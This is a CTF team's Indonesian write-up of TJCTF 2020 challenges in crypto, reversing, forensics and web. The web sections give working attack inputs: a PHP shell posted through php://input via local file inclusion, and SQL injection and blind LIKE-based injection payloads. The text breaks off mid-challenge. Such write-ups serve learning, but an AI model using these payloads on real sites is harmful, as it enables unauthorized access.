

TJCTF 2020 WriteUp - cR0ot



Active Member :

[Roby Firnando Yusuf](#) (GreyCat) | [Fernanda Darmasaputra](#) (Darmads)

~Boecin boleh, GAY ??? JANGAN !1!1!1 ~

1.Speedrunner (Cryptography)

I want to make it into the hall of fame -- a top runner in "The History of American Dad Speedrunning". But to do that, I'll need to be faster. I found some [weird parts](#) in the American Dad source code. I think it might help me become the best.

Penyelesaian :

Diketahui menggunakan substitution cipher menggunakan solver <https://quipqiup.com/> , ditemukan flag

```
CAN YOU PLEASE NOT USE THE TERM "WORLD RECORD"? IT'S VERY MISLEADING AND ASSUMES THAT THE VIDEO POSTED IS THE FASTEST TIME, WHERE IN FACT SOMEONE ELSE COULD HAVE A FASTER, UNRECORDED VERSION. COULD YOU PLEASE USE THE TERM BKTWVEAAVBMOFSRC (BEST KNOWN TIME WITH VIDEO EVIDENCE AS APPROVED AND VERIFIED BY MEMBERS OF THE SPEED RUNNING COMMUNITY) IN THE FUTURE. THIS WOULD HELP LOWER CONFUSION IN THESE TYPES OF VIDEOS IN REGARD TO THE EVER UPDATING AND EVOLVING NATURE OF THE SPEEDRUNNING COMMUNITY. TJCTF{NEW_TECH_NEW_TECH_GO_FAST_GO_FAST}
```

FLAG : TJCTF{NEW_TECH_NEW_TECH_GO_FAST_GO_FAST}

2. Forwarding (Reverse)

It can't be *that* hard... right?

Forwarding

Penyelesaian :

Diberikan file elf, dan dibuka menggunakan IDA pro didapatkan flag pada view graph

```
mov     rbp, rsp
sub     rsp, 30h
mov     rax, fs:28h
mov     [rbp+var_8], rax
xor     eax, eax
lea     rdi, s          ; "Just guess the flag!"
call    _puts
mov     rdx, cs:__bss_start ; stream
lea     rax, [rbp+s]
mov     esi, 20h ; ' ' ; n
mov     rdi, rax        ; s
call    _fgets
lea     rax, [rbp+s]
lea     rsi, reject     ; "\n"
mov     rdi, rax        ; s
call    _strcspn
mov     [rbp+rax+s], 0
lea     rax, [rbp+s]
lea     rsi, s2         ; "tjctf(just_g3tt1n9_st4rt3d)"
mov     rdi, rax        ; s1
call    _strcmp
test    eax, eax
jz      short loc_847
```

FLAG : tjctf{just_g3tt1n9_st4rt3d}

3. Login (Web)


Could you login into this **very secure site**? Best of luck!

Penyelesaian :

Diberikan sebuah tampilan web pada chall, dicoba dilihat script client side terdapat javascript yang diobfuscate

```
<script>
var _0xb31c=['value','4312a7be33f09cc7ccd1d8a237265798','Sorry.\x20Wrong\x20username\x20or\x20password.','admin','tjctf','getElementsByName','toString'
(function(_0xcd8e51,_0x31ce84){var _0x55c419=function(_0x56392e){while(--_0x56392e){_0xcd8e51['push'](_0xcd8e51['shift']());}};
_0x55c419(++_0x31ce84);}(_0xb31c,_0x1e7));var _0x4a84=function(_0xcd8e51,_0x31ce84){_0xcd8e51=_0xcd8e51-0x0;var _0x55c419=_0xb31c[_0xcd8e51];
return _0x55c419;};
checkUsername=function(){username=document[_0x4a84('0x1')]('username')[0][_0x0]['value'];password=document[_0x4a84('0x1')]('password')[0][_0x0][_0x4a84('0x3')];
temp=md5(password)[_0x4a84('0x2')]();if(username==_0x4a84('0x6')&&temp==_0x4a84('0x4'))alert(_0x4a84('0x0')+password+'890898');else
ert(_0x4a84('0x5')));};
</script>
```

Lalu penulis mencoba untuk merapihkan teks tersebut dengan bantuan <http://www.jsnice.org/> dan menghasilkan script yang lumayan enak dibaca




```
6  * @param {number} isLE
7  * @return {undefined}
8  */
9  var write = function(isLE) {
10     for (; --isLE;) {
11         data["push"](data["shift"]());
12     }
13 };
14 write(++i);
15 })(_0xb31c, 487);
16 /**
17  * @param {string} level
18  * @param {?} ai_test
19  * @return {?}
20  */
21 var _0x4a84 = function(level, ai_test) {
22     /** @type {number} */
23     level = level - 0;
24     var rowsOfColumns = _0xb31c[level];
25     return rowsOfColumns;
26 };
27 /**
28  * @return {undefined}
29  */
30 checkUsername = function() {
31     username = document[_0x4a84("0x1")]("username")[0]["value"];
32     password = document[_0x4a84("0x1")]("password")[0]
33     [_0x4a84("0x3")];
34     temp = md5(password)[_0x4a84("0x2")]();
35     if (username == _0x4a84("0x6") && temp == _0x4a84("0x4")) {
36         alert(_0x4a84("0x0") + password + "890898");
37     } else {
38         alert(_0x4a84("0x5"));
```

```

'use strict';
/** @type {!Array} */
var _0xb31c = ["value", "4312a7be33f09cc7ccd1d8a237265798",
"Sorry. Wrong username or password.", "admin", "tjctf{", "getElementsByTagName", "toString"];
(function(data, i) {
  /**
   * @param {number} isLE
   * @return {undefined}
   */
  var write = function(isLE) {
    for (; --isLE;) {
      data["push"](data["shift"]());
    }
  };
  write(++i);
})(_0xb31c, 487);
/**
 * @param {string} level
 * @param {?} ai_test
 * @return {?}
 */
var _0x4a84 = function(level, ai_test) {
  /** @type {number} */
  level = level - 0;
  var rowsOfColumns = _0xb31c[level];
  return rowsOfColumns;
};
/**
 * @return {undefined}
 */
checkUsername = function() {
  username = document[_0x4a84("0x1")]["username"][0]["value"];
  password = document[_0x4a84("0x1")]["password"][0][_0x4a84("0x3")];
  temp = md5(password)[_0x4a84("0x2")]()();
  if (username == _0x4a84("0x6") && temp == _0x4a84("0x4")) {
    alert(_0x4a84("0x0") + password + "890898");
  } else {
    alert(_0x4a84("0x5"));
  }
};

```

Dilihat script terdapat hash md5 langsung saja penulis meng-unhash dengan menggunakan tool hashes.com dan didapatkan hasil



Dilihat pada script chall terdapat potongan kode :

```
alert(_0x4a84("0x0") + password + "890898");
```

Penulis berasumsi flag TJCTF{686f72697a6f6e73890898} namun ketika disubmit masih salah, dan ketika dilihat baik-baik sepertinya hasil unhash md5 tadi merupakan hex , dicoba decode hex ke ascii menghasilkan teks “horizons”, maka flag : tjctf{horizons890898}

FLAG : tjctf{horizons890898}

4. Ling Ling (Forensic)

Who made this [meme](#)? I made this meme! Unless.....

Penyelesaian :

Diberikan gambar meme, karena soal terdapat “who made is” kemungkinan flag ada dalam meta file, menggunakan command `exiftool` namaGambar.png didapatkan flag pada Artist

```
neet@localheart:/media/neet/DATA/Belajar CTF/tjctf_2020/forensic/lingling$ exiftool x.png
ExifTool Version Number      : 10.10
File Name                    : x.png
Directory                    : .
File Size                    : 710 kB
File Modification Date/Time   : 2020:05:23 07:13:50+07:00
File Access Date/Time        : 2020:05:23 09:04:51+07:00
File Inode Change Date/Time   : 2020:05:23 09:04:49+07:00
File Permissions              : rwxrwxrwx
File Type                    : PNG
File Type Extension          : png
MIME Type                    : image/png
Image Width                  : 623
Image Height                 : 890
Bit Depth                   : 8
Color Type                   : RGB
Compression                  : Deflate/Inflate
Filter                      : Adaptive
Interlace                   : Noninterlaced
sRGB Rendering               : Perceptual
Gamma                       : 2.2
Pixels Per Unit X            : 3779
Pixels Per Unit Y            : 3779
Pixel Units                  : meters
Exif Byte Order              : Big-endian (Motorola, MM)
Resolution Unit              : inches
Artist                      : tjctf{ch0p1n_fl4gs}
Y Cb Cr Positioning         : Centered
Image Size                  : 623x890
Megapixels                  : 0.554
```

FLAG : tjctf{ch0p1n_fl4gs}

5. File Viewer (Web)

So I've been developing this really cool [site](#) where you can read text files! It's still in beta mode, though, so there's only six files you can read.

Penyelesaian :

Diberikan sebuah website yang dapat membaca file local, nampak jelas bahwa kita diharuskan melakukan LFI percobaan dengan `/etc/passwd` didapatkan output :


```
root:x:0:0:root:/root:/usr/sbin/rsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List
Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```

Karena terdapat hint harus mendapatkan shell akses, di PHP terdapat wrapper yang menarik yaitu `php://input` dilakukan dengan bantuan addons firefox dan mengpost script simple shell php dihasilkan output

view-source:https://file_viewer.tjctf.org/reader.php?file=php://input

☒ Post ☐ Referrer ☐ 0xHEX ☐ %URL

HackBar Mod By Krypton - CyberTeamR

```
<?php system('ls -la');?>
```

```
</style>
<title>File Viewer</title>
ad>
y>
<fieldset class="main">
  <p> <strong>
    total 52
wx 1 www-data www-data 4096 May 23 00:38 .
-x 1 root      root      4096 May 15 12:41 ..
-- 1 root      root        44 May 18 15:32 apple.txt
-- 1 root      root        73 May 18 15:32 grape.txt
-x 2 root      root      4096 May 18 15:32 i_wonder_whats_in_here
-- 1 root      root     3012 May 18 15:32 index.html
-- 1 root      root        27 May 18 15:32 orange.txt
-- 1 root      root        49 May 18 15:32 pear.txt
-- 1 root      root        27 May 18 15:32 pinneapple.txt
-- 1 root      root     2532 May 18 15:32 reader.php
-- 1 root      root        22 May 18 15:32 watermelon.txt
-- 1 www-data www-data    2 May 23 00:38 x
  </strong></p>
</fieldset>
```


Terdapat sebuah dir menarik **i_wonder_whats_in_here**, maka command RCE :

```
cd i_wonder_whats_in_here;ls
```

```
<?php system('cd i_wonder_whats_in_here;ls');?>
```

```
display: block;
margin-top: 0em;
margin-block-end: 0em;
}
h5 {
display: block;
font-size: 0.83em;
margin-block-start: 0.6em;
margin-block-end: 0.6em;
margin-inline-start: 0px;
margin-inline-end: 0px;
font-weight: bold;
}
</style>
<title>File Viewer</title>
<head>
<body>
<fieldset class="main">
<p> <strong>
flag.php
</strong></p>
</fieldset>
```

Menghasilkan output file **flag.php** dan baca file tersebut dan didapatkan flag



```
margin-block-end: 0.6em;
}
h5 {
  display: block;
  font-size: 0.83em;
  margin-block-start: 0.6em;
  margin-block-end: 0.6em;
  margin-inline-start: 0px;
  margin-inline-end: 0px;
  font-weight: bold;
}
</style>
<title>File Viewer</title>
</head>
<body>
  <fieldset class="main">
    <p> <strong>
      <?php
// tjctf{l0CaL_f1L3_InCLUsi0N_is_bad}
```

tjctf{l0CaL_f1L3_InCLUsi0N_is_bad}

6. Circles (Cryptography)


Some typefaces are mysterious...

Penyelesaian :







Diberikan gambar font yang berbentuk bulat-bulat

https://static.tjctf.org/f5e809c4c49f2c7d607d77c99f07bbd8e9b46dfbe61779201f5b185ed6642de3_Circles.png, penulis mencoba menganalisa jenis font dengan bantuan tool <https://en.likefont.com/>


karena kata awal kita sudah mengetahui pasti tjctf maka kita bantu tool nya mengidentifikasi dengan mnginputkan huruf awal



Intelligent Stitching 💡 The character of the intelligent stitching are not complete. Please do not fill in the character. If you are not satisfied with the result of the intelligent stitching, you can do the manual stitching at the bottom.

 <div style="border: 1px solid #ccc; width: 30px; height: 30px; margin: 0 auto; display: flex; align-items: center; justify-content: center;">t</div>	 <div style="border: 1px solid #ccc; width: 30px; height: 30px; margin: 0 auto; display: flex; align-items: center; justify-content: center;">j</div>
 <div style="border: 1px solid #ccc; width: 30px; height: 30px; margin: 0 auto;"></div>	 <div style="border: 1px solid #ccc; width: 30px; height: 30px; margin: 0 auto;"></div>
 <div style="border: 1px solid #ccc; width: 30px; height: 30px; margin: 0 auto;"></div>	 <div style="border: 1px solid #ccc; width: 30px; height: 30px; margin: 0 auto;"></div>

Setelah itu klik identify dan didapatkan font

Identify


Result 497 fonts found in total, 497 fonts shown

SC
TC
JA

64

☒ Adaptive


B I T

100

100

🔍 ↶


Name	Version	License	Source	Similarity	
Circular Designs Regular	Version 4.10	Unknown	Converted	87.64%	<div style="background-color: #28a745; color: white; padding: 2px 5px; border-radius: 3px;">Download</div>



Circular Designs Regular, lalu cari charmap nya di google dan kebetulan penulis menemukan website

<https://www.linotype.com/648288/usf-circular-designs-regular-product.html>

Pilih charset maps -> basic latin



Didapatkan UCS nya dan dengan bantuan referensi lagi untuk mengkonversikan UCS ke ascii
<https://memory.loc.gov/diglib/codetables/42.html>

Akhirnya didapatkan flag : `tjctf{B3auT1ful_f0Nt}` (CASE SENSITIVE)


FLAG : `tjctf{B3auT1ful_f0Nt}`

7. Rap God


My rapper friend Big Y sent me his **latest track** but something sounded a little off about it. Help me find out if he was trying to tell me something with it. Submit your answer as `tjctf{message}`

Penyelesaian :

Diberikan audio file lalu penulis berasumsi jika berhubungan dengan audio biasanya spectrum, lalu dibuka dengan audacity dan pada spectrogram view muncul sejumlah simbol aneh namun simbol sepertinya ada yang hilang



Setelah itu digunakan tool online <https://convert.ing-now.com/>, didapatkan simbol utuh



Setelah beberapa jam stuck, penulis berasumsi kemungkinan sejenis font seperti pada challenge sebelumnya. dan benar saja simbol tersebut sama persis dengan simbol pada font webdings, menggunakan referensi

<https://i.pinimg.com/originals/cf/4a/5d/cf4a5da8cf3240833ac7cf7e8a0aea96.jpg>

Didapatkan kata : quicksonic

FLAG : tjctf{quicksonic}

8. Zipped Up

My friend changed the password of his Minecraft account that I was using so that I would stop being so addicted. Now he wants me to work for the password and sent me this [zip file](#). I

tried unzipping the folder, but it just led to another zipped file. Can you find me the password so I can play Minecraft again?

Penyelesaian :

Diberikan file zip , kemudian penulis mencoba menganalisa dalaman file archive tersebut ternyata terdapat beberapa macam ekstensi yaitu : tar.gz,tar,bz2,zip, kz3
Setelah beberapa menit percobaan extract file ekstensi secara manual dengan command terminal hasil yang didapat adalah kz3 dan zip dapat di extract dengan command unzip , kemudian tar.gz dan tar.bz2 berbeda command untuk extract lalu tiap subdir terdapat file berisi text tjctf{n0t_th3_fl4g}
.Maka,tujuannya peserta harus mencari file hingga mendapat file flag pada tiap file dalam archive tsb,untuk mempersingkat waktu penulis mencoba menulis kode solver sederhana dengan PHP

```
<?php

$x = range(0, 1000);
exec('unzip x.zip');
$n = 1;
foreach ($x as $key => $value)
{
    chdir($value);
    echo $n."\n";
    $archive = glob($n . ".*", GLOB_ERR);

    $ext = pathinfo($archive[0], PATHINFO_EXTENSION);

    if(is_file($value.'.txt')){
        $content = file_get_contents($value.'.txt');

        if (trim($content) != 'tjctf{n0t_th3_fl4g}')
        {
            echo $content;
            die;
        }
    }

    if($ext == 'bz2')
    {
        exec('tar -xvjf '.$archive[0]);
    }
    elseif ($ext == 'gz')
    {
        exec('tar -zxvf '.$archive[0]);
    }
    else
```

```
{
    exec('unzip '.$archive[0]);
}

$n++;

}
?>
```

Output dir ke 830:

```
830
tjctf{p3sky_z1p_f1L35}
root@localheart:~/cok#
```

FLAG : tjctf{p3sky_z1p_f1L35}

9.Weak Password (Web)

It seems your login bypass skills are now famous! One of my friends has given you a challenge: figure out his password on this [site](#). He's told me that his username is admin, and that his password is made of up only lowercase letters and numbers. (Wrap the password with tjctf{...})

Penyelesaian :

Terdapat sebuah web yang vulnerable sql injection , penulis mencoba bypass admin dengan membuat true statement ' or 1=1-- -

Congratulations!
You logged in!
Unfortunately,
there's not much to
do now..

Namun hanya mendapatkan pesan congrats !; dibaca soal kembali , pemain harus menemukan password dengan format lowercase dan number maka dipastikan ini merupakan blind sql injection / boolean based .Penulis kemudian mengetest blind secara manual

```
username=' or substr("jancok",1,1) = 'j'-- -&password=1
```

Congratulations!
You logged in!
Unfortunately,
there's not much to
do now..

Payload : username=' or substr("jancok",1,1) = 'j'-- -&password=1

Dan mendapatkan true statement, namun entah kenapa ketika penulis mencoba meretrieve nama database / environment mysql dll gagal (mungkin ada filter di backend) namun sudah dipastikan ini **BLIND SQLI**, sempat stuck selama sehari karena sudah dicoba dengan fungsi-fungsi sql seperti substr, left, mid masih belum bisa. lalu penulis mencoba menggunakan blind sqli dengan LIKE wildcard (reference : <http://www.unixwiz.net/techtips/sql-injection.html>)

```
username=' or password LIKE '%b%'-- -&password=1
```

Congratulations!
You logged in!
